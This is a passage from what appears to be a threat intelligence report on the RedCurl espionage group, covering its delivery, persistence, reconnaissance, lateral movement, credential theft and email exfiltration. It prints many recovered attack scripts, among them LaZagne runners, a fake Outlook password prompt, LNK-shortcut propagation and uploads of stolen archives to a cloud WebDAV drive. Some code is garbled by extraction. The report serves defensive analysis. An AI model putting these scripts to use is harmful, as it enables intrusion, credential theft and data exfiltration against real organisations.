


Figure 8. MHT InitialDropper

In the case of an MHT file, **RedCurl.FirstStageAgent** was launched using Windows PowerShell. In addition, the contents of the phishing document or web page were displayed.

2019–2020



2018




Figure 9. Types of Trojans in 2018, 2019, and 2020

RedCurl.FirstStageAgent was distributed in a similar way, using JavaScript. When it was launched, the victim was shown a legitimate web page that asked them to download, install, or re-install Microsoft 365 or Office 2019. A detailed description of RedCurl's toolset can be found in the **"Tools"** section.

Trojan execution and persistence in the system

The vast majority of tools used in RedCurl campaigns are Windows PowerShell scripts. For instance, a PowerShell script was used to launch RedCurl.Dropper and set up cloud storage as a network drive. Below is one such example:

```
powershell.exe -enc
"JgAgACIAcgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIgAgAEAAKAAiAHMAZABtAD
UALgBkAGwAbAAAsAG8AQgBTAGkAUQBTAFUASQBTAHIAUwB5AE4AYQB.JAGEAagBQA
HAAaQBWAFUAUQBCAE0AZwBBACIAKQA7ACAAbgB1AHQAIAB1AHMAZQAgAGgAdAB0
AHAACwA6AC8ALwBhAHAAcAAuAGsAbwBvAGYAcgAuAG4AZQB0AC8AZABhAHYAIB
uADYAegByAHMAcwA5AGQAbwBxAG8AagA2AGkAdQAxACAALwB1AHMAZQByADoAZg
BvAHkAdQBIAEAAAdABoAGUAdABlAG0AcABtAGEAaQBsAC4AYwBvAG0A0wAgAG4AZ
QB0ACAAdQBzAGUAIABcAFwAYQBwAHAALgBrAG8AbwBmAHIALgBUAGUAdABA AFMA
UwBMAFwAZABhAHYAIAAvAEQARQBMAEUAVABFADsA"
"rundll32.exe" @("sdm5.dll,oBSiQSUISrSyNaIajPpiVUQBMgA");
net use https://app.koofr.net/dav PASSWORD
/user:fojub@thetempmail.com;
net use \\app.koofr.net@SSL\dav /DELETE;
```

The above script is saved in a batch file and launched after the phishing SFX archive is opened using a VBScript script. Module persistence is sometimes established during the SFX archive opening stage. In such cases, a shortcut with a module launch command is created in the Startup directory.

RedCurl.Dropper, which is a library, is launched using rundll32.exe. RedCurl.FSA and the additional modules RedCurl.FSA.C1 and RedCurl.FSA.C2, on the other hand, are extracted from a CAB archive.

In earlier attacks that took place in 2018, the additional modules Channel1 and Channel2 were downloaded from the cloud. In the most recent attacks, the modules were located in the same CAB archive as FirstStageAgent, while RedCurl.Dropper itself was launched from a network drive set up during the initial access stage.

These tools helped the attackers download additional PowerShell scripts (as well as other tools necessary for achieving specific goals) from cloud storage spaces and execute them. A detailed description of the main and additional modules can be found in the "Tools" section.

Persistence for both the main and additional modules was established by creating scheduled tasks:

```
/c schtasks /Create /TN "LicenseAcquisitionService\
EnableLicenseAcquisitionTask" /SC hourly /ST 02:26 /
tr "wscript.exe /B \"%C:\Users\admin\AppData\Roaming\Microsoft\
EnableLicenseAcquisitionS\EnableLicenseAcquisitionF.vbs\"" /F
```

In earlier attacks, persistence was ensured also through the Run keys in the Registry:

```
New-ItemProperty -Path Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\Run -Name MicrosoftCurrentUpdatesCheck -Value ""$Channel1Dir\check.exe" loop 65000 3600000 execmd ""cd ""$Channel1Dir"" && call check.bat"" -Force | Out-Null
```

The names of both scheduled tasks and Registry keys were designed in such a way so as to make it extremely difficult to distinguish them from legitimate operating system components and applications: MicrosoftCurrentUpdatesCheck, MDMMaintenanceTask, WindowsActionDialog, etc.

Reconnaissance and lateral movement

For 2 to 6 months

RedCurl remains in the victim's network

Analysis of RedCurl campaigns revealed that the group remains in the victim's network for two to six months on average. The stage of spreading over the network is significantly extended in time as the group strives to remain unnoticed for as long as possible and does not use any active Trojans that could disclose its presence.

By using Windows PowerShell scripts and legitimate cloud services, RedCurl reduced detections of the tools they used to the minimum. As part of incident response operations, Group-IB specialists observed antivirus software being triggered by RedCurl.Dropper, but this occurred only after the malware had been in the system for several months.

The attackers also used Windows PowerShell scripts to collect information about the compromised system as well as about local and network drives:

```
8 systeminfo>>temp05\sys.txt
9 whoami /ALL>>temp05\whoami.txt
10 net use>>temp05\net.txt
11 wmic logicaldisk get description,name,Size>>temp05\disks.txt
12
13 Get-ChildItem "C:\\" -Recurse -Force | Out-File -FilePath ".\temp05\C.tmp"; Get-ChildItem "D:\\" -Recurse -Force | Out-File -FilePath ".\temp05\D.tmp";
```

The same scripts were also used to collect information about email accounts that could later be used for a new round of phishing campaigns.

```
1 $directory = "temp073";
2 $maillist = @("");
3 $usersobj = (([adsisearcher]"(&(objectCategory=person)(mail=*))").findall()).properties;
4 $usersobj | foreach {
5     $name = $_.name;
6     $mail = $_.mail;
7     $department = $_.department;
8     $description = $_.description;
9     $title = $_.title;
10    $company = $_.company;
11    $countrycode = $_.countrycode;
12    $telephonenumber = $_.telephonenumber;
13    $pwdlastset = $_.pwdlastset | Get-Date -format "dd.MM.yy";
14    $lastlogontimestamp = $_.lastlogontimestamp | Get-Date -format "dd.MM.yy";
15    $samaccountname = $_.samaccountname;
16    $maillist += "{$name};{$mail};{$telephonenumber};{$department};{$description};{$title};{$countrycode};{$company};{$pwdlastset};{$lastlogontimestamp};{$samaccountname}";
17 } $maillist | Out-File -FilePath ".\temp073\maillist.txt";
```

As part of its campaigns, RedCurl used **ADEplorer** from the Sysinternals Suite to collect information about Active Directory:

```
10 net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
11 copy /Y "\\app.koofr.net\SSL\dav\Koofr\utils\ade.tmp"
12 syspack.exe x -aoa -p%packpass2% "ade.tmp" -otemp011
13 temp011\adexplorer.exe -accepteula -snapshot temp03\g0719.dat>>temp03\l.txt 2>&1
14 timeout /T 120
15 syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net\SSL\dav\Koofr\STR\%computername%_%username%_dom_%random%_%date:~0,2%_%date:~3,2%_%TIME:~0,-9%_%TIME:~3,2%.tmp temp03
```

Although this tool is intended for working with a graphical interface, the **snapshot** option makes it possible to launch it from the command line and save a copy of the Active Directory database to a file.

Unlike many other espionage groups, RedCurl does not seek to gain access to systems using the Remote Desktop Protocol or similar. Instead, the group sticks to tools with a command line interface using SSH for interactive access, for example.

```

1 @echo off
2 :set pc=
3 :if not %pc%==%computername% goto stop
4 set ylogin=jcgf1@tempmail.org
5 set ypass=
6 set packpass=WxMfx8dM_wf1Vndvnf15qut8UJFLK26a6HIsA
7 set packpass2=paWrbPccPc8VU5AQvzVt0ZP05GrLeuxR4z_uzsGiyavqntx8
8 set curdir=%cd%
9 mkdir temp05
10 mkdir temptun
11 taskkill /IM ssh.exe /F
12 net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
13 copy /Y \\app.koofr.net\SSL\dav\KooFr\utils\tun1.tmp
14 syspack.exe x -aos -p%packpass2% "tun1.tmp" -o"temptun">temp05\log2.txt 2>&1
15 net use \\app.koofr.net\SSL\dav /DELETE /Y
16 cd temptun
17 mkdir temp05
18 :wscript.exe /B ssh.vbs scr.bat
19 wscript.exe /B ssh.vbs ssh.bat
20 timeout /T 120
21 taskkill /IM ssh.exe /F
22 %curdir%\syspack.exe a -p%packpass% -mhe-on -y %curdir%\temp05\scr.tmp temp05
23 cd /D %curdir%
24 rd /S /Q temptun
25 net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
26 syspack.exe a -p%packpass% -mhe-on -sdel -y \\app.koofr.net\SSL\dav\KooFr\STR\%computername%\username%_ustunlog_&date:~0,2%date:~3,2%_%
TIME:~0,~9%TIME:~3,2%,tmp temp05
27 net use \\app.koofr.net\SSL\dav /DELETE /Y
28 del /F /Q tun1.tmp
29 :stop
30 rd /S /Q temp05
31 rd /S /Q tempexec
32 del %0

```

In RedCurl campaigns, movement across the network was ensured using modified LNK files (shortcuts), which were placed in network drives.

```

1 $serverdir =
2 $P = @("*.jpg", "*.pdf", "*.doc", "*.docx", "*.xls", "*.xlsx");
3 for($r=0; $r -lt $P.Count; $r++) {
4     if ($r -eq 0) {$ico = "$serverdir\i1.ico";};
5     if ($r -eq 1) {$ico = "$serverdir\i2.ico";};
6     if ($r -eq 2) {$ico = "$serverdir\i3.ico";};
7     if ($r -eq 3) {$ico = "$serverdir\i3.ico";};
8     if ($r -eq 4) {$ico = "$serverdir\i4.ico";};
9     if ($r -eq 5) {$ico = "$serverdir\i4.ico";};
10    Get-Childitem Path $serverdir -include $P[0] -Recurse | where-object {$_.LastWriteTime -gt ((Get-Date).adddays(-30))} | where
    {$_.Attributes -ne [System.IO.FileAttributes]::Directory} | foreach {
11        $tdir = $_.DirectoryName;
12        $fn = $_.FullName;
13        $bn = $_.BaseName;
14        $nm = $_.Name;
15        & "$syspack.exe" @("x", "-aos", "-pSSQNGhyM_IqPmKxs6M7RtSZUM45bc9gypPlz", "icons.tmp", "-o${tdir}\");
16        attrib +H "${tdir}\*.ico";
17        attrib +H "${tdir}\*.dll";
18        $Shell = New-Object -ComObject ("WScript.Shell");
19        $Shortcut = $Shell.CreateShortcut("$_.FullName*.lnk");
20        $Shortcut.TargetPath="powershell.exe";
21        $Shortcut.WorkingDirectory="$tdir";
22        $Shortcut.WindowStyle = 7;
23        $Shortcut.Arguments = "% rundll32.exe @(\\"url.dll,FileProtocolHandler\"," \\"$nm\");& rundll32.exe @(\\"
    $url.dll,czVXoKoaAmSj\");";
24        $Shortcut.IconLocation = "${ico}";
25        try {
26            attrib +H $_.FullName;
27            $Shortcut.Save();
28        } catch {}
29        if ($?) {
30            $_.FullName | Out-File -FilePath ".\temp12\logs.txt" -Append;
31            echo "${fn}.lnk" | Out-File -FilePath
    .\temp12\logs.txt" -Append;
32        };
33    };
34 }

```

LNK files

Used by RedCurl to substitute *.jpg, *.pdf, *.doc, *.docx, *.xls, and *.xlsx files. By opening such a file, the victim would launch RedCurl.Dropper

By using a Windows PowerShell script, the attackers created LNK shortcuts for *.jpg, *.pdf, *.doc, *.docx, *.xls, and *.xlsx files hosted on network drives and turned on the "hidden" attribute for the original files. By merely opening a target file, the unsuspecting victim would launch RedCurl.Dropper together with it.

RedCurl.Dropper was also copied to the directory where the files were located on the network drive. Although this propagation method is "low and slow," it helps threat actors successfully bypass certain security systems.

LaZagne

The tool used by RedCurl to extract passwords not only from memory but also from files, such as those saved in the victim's browser

PyArmor

used by RedCurl to reduce the likelihood of RedCurl.Dropper being detected and obfuscate its code

On account of this particular characteristic of LNK files, specialists at Group-IB's Digital Forensics Lab were able to determine that these files had been opened by analyzing UserAssist, a source of artifacts traditionally used to search for traces of executable file launches and that normally does not contain such traces.

In addition to Windows PowerShell scripts, RedCurl's arsenal includes other tools. To harvest credentials, for instance, the attackers use an increasingly popular tool called **LaZagne**, which helps extract passwords not only from memory but also from files, such as those saved in the victim's browser. This tool is written in Python and is delivered to compromised hosts together with the Python interpreter. To reduce the likelihood of LaZagne being detected, the attackers used **PyArmor**, which helped obfuscate its code.

```

1 @echo off
2 ::set pcc
3 ::if not %pcc%==%computername% goto stop
4 set ylogin=codvu@001.email
5 set ypass=
6 set packpass=5VcDhXePBAf5_SHBCGke5GwoaGMJGwtYmWuH2f1RTWwxt
7 set packpass2=JcGdDpC_0Hd81s7Uc71T7Pc71a7GcKcLdN9Gc3H
8 rd /S /Q python2
9 mkdir temp02
10 net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
11 copy /Y \\app.koofr.net@SSL\dav\koofr\utils\lz242p.tmp
12 syspack.exe x -aaa -p%packpass% "lz242p.tmp" -opython2
13 dir python2 -temp02\log.txt
14 dir python2\lz -temp02\log1.txt
15 cd python2
16 python.exe lz\lz.py all>>.\temp02\pw.txt 2>&1
17 timeout /T 10
18 python.exe lz\lz.py all>>.\temp02\pw1.txt
19 timeout /T 10
20 cd ..\
21 net use>>temp02\net.txt
22 syspack.exe a -p%packpass% -mhe-on -sdel -y \\app.koofr.net@SSL\dav\koofr\STR\%computername%\username%_ps_%date:~0,2%date:~3,2%_TIME:~0,2%
23 net use \\app.koofr.net@SSL\dav /DELETE /Y
24 del /F /Q lz242p.tmp
25 rd /S /Q temp02
26 rd /S /Q python2
27 :stop
28 rd /S /Q tempexec
29 del %0

```

Moreover, a PowerShell script that displayed a phishing pop-up Microsoft Outlook window to the victim was used to collect authentication data.

```

1 $packpass = "K1Tv3Cws5x86werSLvHyZ0sIaTS2k13FSW8huJjRfm9";
2 $unpackpass = "Jcghdf45rfj5KkvnvdJAdf_wd";
3 $wdir = "temp0272";
4 $ylogin = "heojud@relatter.ru";
5 $ypass =
6 $davstr = "https://app.koofr.net/dav";
7 $davstr2="\\app.koofr.net@SSL\dav";
8 mkdir "$wdir";
9 Start-Process "$syspack.exe" -ArgumentList "x", "-aaa", "-p$($unpackpass)", "cr.tmp" -Wait -NoNewWindow;
10 Start-Process "rundll32.exe" -ArgumentList "cr.dll,handles";
11 Start-Sleep 10;
12 Add-Type -AssemblyName System.DirectoryServices.AccountManagement;
13 $i=0;
14 $credMessage = "";
15 $IsValid = $false;
16 $DS = New-Object System.DirectoryServices.AccountManagement.PrincipalContext('domain', $env:UserDomain);
17 while(!$IsValid) {
18     $cred = ($Host.UI.PromptForCredential("Microsoft Outlook Credentials", $credMessage, "$($env:UserDomain)\$($env:Username)", ""));
19     $cred.GetNetworkCredential().Domain | Out-File -FilePath ".\temp0272\cred.txt -Append;
20     $cred.GetNetworkCredential().Username | Out-File -FilePath ".\temp0272\cred.txt -Append;
21     $cred.GetNetworkCredential().Password | Out-File -FilePath ".\temp0272\cred.txt -Append;
22     if($cred -eq $null) {continue;
23 };
24     $IsValid = $DS.ValidateCredentials($cred.Username, $cred.GetNetworkCredential().Password);
25     if(!$IsValid){$credMessage = "Неверное имя пользователя или пароль.";
26     continue;
27 };
28 [Array]$proc = Get-WmiObject Win32_Process | select handle, name, commandline | where {$_.name -eq "rundll32.exe"} | where
29     {$_.commandline -like "*cr.dll*"};
30 $proc | foreach {Stop-Process -id $_.Handle};
31 net use $davstr $ypass /user:$ylogin /persistent:no;
32 Start-Process "$syspack.exe" -ArgumentList "a", "-p$($packpass)", "-mhe-on", "-sdel", "-y", "$($davstr2)\koofr\STR\$(Get-Random)_cre.tmp",
33     "$($wdir)" -Wait -NoNewWindow;
34 net use $davstr2 /DELETE /Y;
35 Remove-Item -Path ".\cr.tmp" -Force;
36 Remove-Item -Path ".\cr.dll" -Force;

```

Credentials entered by the user were saved to a text file and then checked for validity. This way, if a targeted organization did not have multi-factor authentication in place, the attackers could gain access to compromised users' email accounts even if the required data was not obtained through LaZagne.

Data exfiltration

RedCurl focuses on compromising email. The attackers had a Windows PowerShell script in their arsenal to exfiltrate and copy emails.

```

1 $( $dir = "tmp04"
2 Add-Type -Assembly "Microsoft.Office.Interop.Outlook"
3 $Outlook = New-Object -ComObject Outlook.Application
4 $Namespace = $Outlook.GetNameSpace("MAPI")
5 $Folders = $Namespace.Folders | foreach {$_} | select FolderPath,EntryID}
6 $Folders += $Namespace.Folders | foreach {$_} | foreach {$_} | select FolderPath,EntryID}}
7 $Folders += $Namespace.Folders | foreach {$_} | foreach {$_} | foreach {$_} | select FolderPath,EntryID}}}
8 $Folders += $Namespace.Folders | foreach {$_} | foreach {$_} | foreach {$_} | foreach {$_} | select FolderPath
,EntryID}}}}
9 $Folders += $Namespace.Folders | foreach {$_} | foreach {$_} | foreach {$_} | foreach {$_} | foreach
{$_} | select FolderPath,EntryID}}}}}}
10 $Folders += $Namespace.Folders | foreach {$_} | foreach {$_} | foreach {$_} | foreach {$_} | foreach
{$_} | select FolderPath,EntryID}}}}}}}}
11 $Folders += $Namespace.Folders | foreach {$_} | foreach {$_} | foreach {$_} | foreach {$_} | foreach
{$_} | select FolderPath,EntryID}}}}}}}}}}
12 $Folders += $Namespace.Folders | foreach {$_} | foreach {$_} | foreach {$_} | foreach {$_} | foreach {$_} | foreach
{$_} | select FolderPath,EntryID}}}}}}}}}}}}
13 $Folders | Out-File -Width 500 -FilePath "${env:appdata}\$dir\$${env:computername}_OUTLOOK_FOLDERS.txt"
14 $DateStart=[DateTime]::Now.AddDays(-8)
15 $DateEnd = [DateTime]::Now.AddDays(1)
16 mkdir "${env:appdata}\$dir" -F | Out-Null
17 $sFilter="( [ReceivedTime] > '{0:dd/MM/yyyy}' ) AND ( [ReceivedTime] < '{1:dd/MM/yyyy}' )" -f $DateStart,$DateEnd
18 $a=0
19 for ($r=0
20 $r -lt $Folders.Count
21 $r++) { $fld = $null
22 $curfolders = $folders[$r]
23 $curfldpath = $curfolders.FolderPath
24 $curfldid = $curfolders.EntryID
25 $fld = $Namespace.GetFolderFromId($curfldid)
26 if ($fld -eq $null) {continue
27 }
28 $curfldpath
29 $fld.Items.Restrict($sFilter) | foreach { $Name1 = -join ((65..90) + (97..122) | Get-Random -Count 15 | % {[char]$_})
30 $filename=($curfldpath -replace "\\","" -replace "\", "_")+ "$Name1".msg"
31 $_.SaveAs("${env:appdata}\$dir\$a_${filename}")
32 $a++
33 }
34 }
35 Start-Sleep 10
36 ) 2>&&1 > "${env:appdata}\tmp04\log2.txt"

```

Apart from scripts, in some cases the hackers also used other tools to upload files to cloud services. In particular, they used the **megatools** set of utilities to upload data to Mega, a file storage service.

The hackers searched both local drives and corporate network storages for documents of interest. Among the stolen files were:

- Employee personnel files
- Construction documentation
- Legal action documents
- Internal documents

Tools

PowerShell

The entire set of RedCurl's custom tools is written in PowerShell

The entire set of the group's custom tools is written in PowerShell. When these tools are in operation, third-party programs are additionally downloaded, including ones written in Python. RedCurl's custom tools include:

- RedCurl.InitialDropper
- RedCurl.Dropper
- RedCurl.FSA aka FirstStageAgent
- RedCurl.FSA.C1 + RedCurl.FSA.C2
- RedCurl.Commands




Figure 10. Diagram showing FSA with its modules and commands

InitialDropper

The initial dropper RedCurl.InitialDropper is a regular SFXRAR or 7z archive with a PDF icon. This has not always been the case, however. Analysis of historical data revealed:

- VBS_Dropper, a VBS script
- XLAM_Dropper, an MS Office add-in file
- LNK_Dropper, an MS Windows shortcut

Launching it will unpack a decoy document, a malicious DLL library called RedCurl.Dropper, a VBS script, and a BAT command shell script.




Figure 11. Contents of SFX InitialDropper

The user will be shown the decoy document while the system utility wscript.exe executes the extracted VBS script, which launches the cmd.exe command line interpreter and the extracted BAT script.





Figure 12. SFX InitialDropper diagram

This will result in the launch of a PowerShell script that will set up a cloud storage as a network drive using the system utility net.exe:

```
net use \\app.koofr.net@SSL\dav /DELETE;
net use https://app.koofr.net/dav PASSWORD
/user:foyub@thetempmail.com;
```

Next, the script will use the system utility rundll32.exe to launch the dropper as the malicious library RedCurl.Dropper:

```
"rundll32.exe" @"( "sdm5.dll, oBSiQSUISrSyNaIajPpiVUQBmG" );
```

Dropper

When Dropper is launched, tasks are created, which ensures the persistence of the key module RedCurl.FSA and the two “channels,” RedCurl.FSA.C1 and RedCurl.FSA.C2.

```
C:\Windows\System32\cmd.exe
/c schtasks /Create /TN «WsSwapAssessmentTask» /SC hourly /
M0 4 /ST 00:20 /tr «wscript.exe /B \»C:\Users\John\AppData\Local\
Microsoft\WsSwapAssessmentTaskF\WsSwapAssessmentTaskS.vbs\»» /F

C:\Windows\System32\cmd.exe /c schtasks /Create /
TN «IndexerAutomaticMaintenance\IndexerAutomaticMaintenanceTask» /
SC hourly /ST 01:38 /tr «wscript.exe /B \»C:\Users\John\AppData\
Roaming\IndexerAutomaticMaintenanceF\IndexerAutomaticMaintenance.
vbs\»» /F

C:\Windows\System32\cmd.exe /c schtasks /Create /
TN «LicenseAcquisitionService\EnableLicenseAcquisitionTask» /
SC hourly /ST 02:13 /tr «wscript.exe /B \»C:\Users\John\AppData\
Roaming\Microsoft\EnableLicenseAcquisitionS
EnableLicenseAcquisitionF.vbs\»» /F
```

The program then extracts and saves a CAB archive to the disk, creates a new directory, and unpacks the contents of the CAB archive into that directory.

